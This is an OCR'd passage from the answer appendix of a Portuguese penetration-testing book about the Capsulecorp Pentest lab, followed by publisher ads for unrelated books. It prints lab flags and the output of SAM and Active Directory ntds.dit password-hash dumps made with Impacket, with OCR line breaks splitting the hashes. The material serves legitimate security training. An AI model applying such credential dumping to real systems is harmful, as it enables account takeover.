


Figura E.1 – Encontrando flag em trunks.capsulecorp.local.

Exercício 6.1: Roubando as hives de registro SYSTEM e SAM

Se roubar uma cópia das hives de registro SYSTEM e SAM de gohan.capsulecorp.local, você poderá usar o pwddump.py para extrair os hashes de senha. Eis o que você deverá ver:

vagrant:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
b73c59
7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b7
c59d7e0c089c0:::
sa:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
sqlagent:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c
89c0:::

Exercício 7.1: Comprometendo tien.capsulecorp.local

A flag para tien.capsulecorp.local está em c:\flag.txt. Eis o conteúdo do arquivo:

TMYRDQVmhov0ulOngKa5N8CSPHcGwUpy

Exercício 8.1: Acessando seu primeiro host de nível dois

A flag para raditz.capsulecorp.local está em c:\flag.txt. Eis o conteúdo do arquivo:

FzqUDLeiQ6Kjdk5wyg2rYcHtaN1slW40

Exercício 10.1: Roubando senhas do ntds.dit

O ambiente Capsulecorp Pentest é um projeto open source, que provavelmente evoluirá com o tempo. Assim, novas contas de usuário podem ter sido acrescentadas, ou até mesmo sistemas vulneráveis que não existiam quando este livro foi escrito. Não fique alarmado caso seus resultados sejam diferentes – desde que tenha conseguido concluir o exercício e roubado os hashes de senha de goku.capsulecop.local, você terá tido sucesso. No entanto, quando este livro foi escrito, as seguintes contas de usuário estavam presentes no domínio CAPSULECORP.local:

Listagem E.2 Dump dos hashes de senha do Active Directory feito com o Impacket

```
[*] Target system bootKey: 0x1600a561bd91191cf108386e25a27301
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 56c9732d58cd4c02a016f0854b6926f5
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71
  d913c2
5d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
  7e0c089
c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913
  c245d35
```

50b:::
GOKU$:1001:aad3b435b51404eeaad3b435b51404ee:3822c65b7a566a2d2d1c
c4a4840a0f36:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:62afb1d9d53b6800af62285ff
3fea16f:::
goku:1104:aad3b435b51404eeaad3b435b51404ee:9c385fb91b5ca412bf16664f
50a0d60f:::
TRUNKS$:1105:aad3b435b51404eeaad3b435b51404ee:6f454a711373878a0f9
b2c114d7f
22a:::
GOHAN$:1106:aad3b435b51404eeaad3b435b51404ee:59e14ece9326a369097
3a12ed3125d
01:::
RADITZ$:1107:aad3b435b51404eeaad3b435b51404ee:b64af31f360e1bfa0f212
1b2f6b3
f66:::
vegeta:1108:aad3b435b51404eeaad3b435b51404ee:57a39807d92143c18c6d9
a5247b37c
f3:::
gohan:1109:aad3b435b51404eeaad3b435b51404ee:38a5f4e30833ac1521ea82
1f57b916b
6:::
trunks:1110:aad3b435b51404eeaad3b435b51404ee:b829832187b99bf8a85cb0
cd6e7c8eb
1:::
raditz:1111:aad3b435b51404eeaad3b435b51404ee:40455b77ed1ca8908e0a87a
9a5286b2
2:::
tien:1112:aad3b435b51404eeaad3b435b51404ee:f1dacc3f679f29e42d160563f9
b8408
b:::

Exercício 11.1: Fazendo uma limpeza após o procedimento de teste

Se você acompanhou os exercícios deste livro com o ambiente Capsulecorp Pentest para conduzir seu pentest, todos os itens que deverão ser limpos estão listados no Capítulo 11. Além disso, as Notas presentes neste livro dirão para você registrar tudo que precisará ser limpo mais tarde. Se você usou o seu próprio ambiente

de rede como alvo, será necessário contar com as anotações referentes ao seu procedimento de teste como guia para limpar os artefatos remanescentes de seu pentest.

SYNGRESS
GOOGLE HACKING
PARA PENTEST
Johnny Long | Bill Gardner | Justin Brown
novatec

Google Hacking para Pentest

Long, Johnny

9788575227862

264 páginas

Compre agora e leia

O Google é o mecanismo de busca mais popular já criado, e seus recursos de pesquisa são tão poderosos que às vezes encontram conteúdo que não deveria ser disponibilizado publicamente na web, o que inclui números de CPF, números de cartão de crédito, segredos comerciais e documentos sigilosos. Google Hacking para Pentest, mostra como profissionais de segurança e administradores de sistemas manipulam o Google para encontrar essas informações confidenciais com o intuito de proteger suas empresas. E você verá também como pessoas mal-intencionadas conseguem manipular o Google para criar superworms e como elas fazem o mashup do Google com o Facebook, o LinkedIn e outros recursos para se beneficiar do reconhecimento passivo. Inclui conteúdo inteiramente atualizado e todos os novos hacks, como a criação de scripts no Google e o uso do Google hacking com outros mecanismos de busca e APIs. O famoso autor Johnny Long, fundador da Hackers for Charity, fornece as ferramentas necessárias para a condução definitiva de testes open source de reconhecimento e pentest. Principais recursos •O Google hacking continua sendo uma fase crítica do reconhecimento em pentests e na Open Source

Intelligence (OSINT) •Apresenta novos hacks interessantes como a busca de relatórios gerados por scanners de segurança e arquivos de backup, a procura de informações sigilosas em arquivos de configuração do WordPress e SSH, e todos os novos capítulos sobre os hacks de criação de scripts no Google que geram pesquisas melhores, assim como o uso do Google hacking com outros mecanismos de busca e APIs

Compre agora e leia

Marcos Abe
MANUAL DE
ANÁLISE
TÉCNICA
ESSÊNCIA E ESTRATÉGIAS AVANÇADAS
TUDO O QUE UM INVESTIDOR PRECISA SABER PARA
PROSPERAR NA BOLSA DE VALORES ATÉ EM TEMPOS DE CRISE
novatec

Manual de Análise Técnica

Abe, Marcos

9788575227022

256 páginas

Compre agora e leia

Este livro aborda o tema Investimento em Ações de maneira inédita e tem o objetivo de ensinar os investidores a lucrarem nas mais diversas condições do mercado, inclusive em tempos de crise. Ensinará ao leitor que, para ganhar dinheiro, não importa se o mercado está em alta ou em baixa, mas sim saber como operar em cada situação. Com o Manual de Análise Técnica o leitor aprenderá: - os conceitos clássicos da Análise Técnica de forma diferenciada, de maneira que assimile não só os princípios, mas que desenvolva o raciocínio necessário para utilizar os gráficos como meio de interpretar os movimentos da massa de investidores do mercado; - identificar oportunidades para lucrar na bolsa de valores, a longo e curto prazo, até mesmo em mercados baixistas; um sistema de investimentos completo com estratégias para abrir, conduzir e fechar operações, de forma que seja possível maximizar lucros e minimizar prejuízos; - estruturar e proteger operações por meio do gerenciamento de capital. Destina-se a iniciantes na bolsa de valores e investidores que ainda não desenvolveram uma metodologia própria para operar lucrativamente.

Compre agora e leia

O'REILLY
Microsserviços prontos para a produção
CONSTRUINDO SISTEMAS PADRONIZADOS EM UMA ORGANIZAÇÃO DE ENGENHARIA DE SOFTWARE
novatec
Susan J. Fowler

Microsserviços prontos para a produção

Fowler, Susan J.

9788575227473

224 páginas

Compre agora e leia

Um dos maiores desafios para as empresas que adotaram a arquitetura de microsserviços é a falta de padronização de arquitetura – operacional e organizacional. Depois de dividir uma aplicação monolítica ou construir um ecossistema de microsserviços a partir do zero, muitos engenheiros se perguntam o que vem a seguir. Neste livro prático, a autora Susan Fowler apresenta com profundidade um conjunto de padrões de microsserviço, aproveitando sua experiência de padronização de mais de mil microsserviços do Uber. Você aprenderá a projetar microsserviços que são estáveis, confiáveis, escaláveis, tolerantes a falhas, de alto desempenho, monitorados, documentados e preparados para qualquer catástrofe. Explore os padrões de disponibilidade de produção, incluindo: Estabilidade e confiabilidade – desenvolva, implante, introduza e descontinue microsserviços; proteja-se contra falhas de dependência. Escalabilidade e desempenho – conheça os componentes essenciais para alcançar mais eficiência do microsserviço. Tolerância a falhas e prontidão para catástrofes – garanta a disponibilidade forçando ativamente os microsserviços a

falhar em tempo real. Monitoramento – aprenda como monitorar, gravar logs e exibir as principais métricas; estabeleça procedimentos de alerta e de prontidão. Documentação e compreensão – atenue os efeitos negativos das contrapartidas que acompanham a adoção dos microsserviços, incluindo a dispersão organizacional e a defasagem técnica.

Compre agora e leia

AVALIANDO
EMPRESAS
INVESTINDO
EM AÇÕES
A APLICAÇÃO PRÁTICA DA
ANÁLISE FUNDAMENTALISTA NA
AVALIAÇÃO DE EMPRESAS
novatec
CARLOS ALBERTO DEBASTIANI
FELIPE AUGUSTO RUSSO

Avaliando Empresas, Investindo em Ações

Debastiani, Carlos Alberto

9788575225974

224 páginas

Compre agora e leia

Avaliando Empresas, Investindo em Ações é um livro destinado a investidores que desejam conhecer, em detalhes, os métodos de análise que integram a linha de trabalho da escola fundamentalista, trazendo ao leitor, em linguagem clara e acessível, o conhecimento profundo dos elementos necessários a uma análise criteriosa da saúde financeira das empresas, envolvendo indicadores de balanço e de mercado, análise de liquidez e dos riscos pertinentes a fatores setoriais e conjunturas econômicas nacional e internacional. Por meio de exemplos práticos e ilustrações, os autores exercitam os conceitos teóricos abordados, desde os fundamentos básicos da economia até a formulação de estratégias para investimentos de longo prazo.

Compre agora e leia

Entendendo
algoritmos
Um guia *ilustrado* para programadores e outros curiosos
Aditya Y. Bhargava
novatec
MANNING

Entendendo Algoritmos

Bhargava, Aditya Y.

9788575226629

264 páginas

Compre agora e leia

Um guia ilustrado para programadores e outros curiosos. Um algoritmo nada mais é do que um procedimento passo a passo para a resolução de um problema. Os algoritmos que você mais utilizará como um programador já foram descobertos, testados e provados. Se você quer entendê-los, mas se recusa a estudar páginas e mais páginas de provas, este é o livro certo. Este guia cativante e completamente ilustrado torna simples aprender como utilizar os principais algoritmos nos seus programas. O livro Entendendo Algoritmos apresenta uma abordagem agradável para esse tópico essencial da ciência da computação. Nele, você aprenderá como aplicar algoritmos comuns nos problemas de programação enfrentados diariamente. Você começará com tarefas básicas como a ordenação e a pesquisa. Com a prática, você enfrentará problemas mais complexos, como a compressão de dados e a inteligência artificial. Cada exemplo é apresentado em detalhes e inclui diagramas e códigos completos em Python. Ao final deste livro, você terá dominado algoritmos amplamente aplicáveis e saberá quando e onde utilizá-los. O que este livro inclui A abordagem de algoritmos de pesquisa, ordenação e algoritmos

gráficos Mais de 400 imagens com descrições detalhadas Comparações de desempenho entre algoritmos Exemplos de código em Python Este livro de fácil leitura e repleto de imagens é destinado a programadores autodidatas, engenheiros ou pessoas que gostariam de recordar o assunto.

Compre agora e leia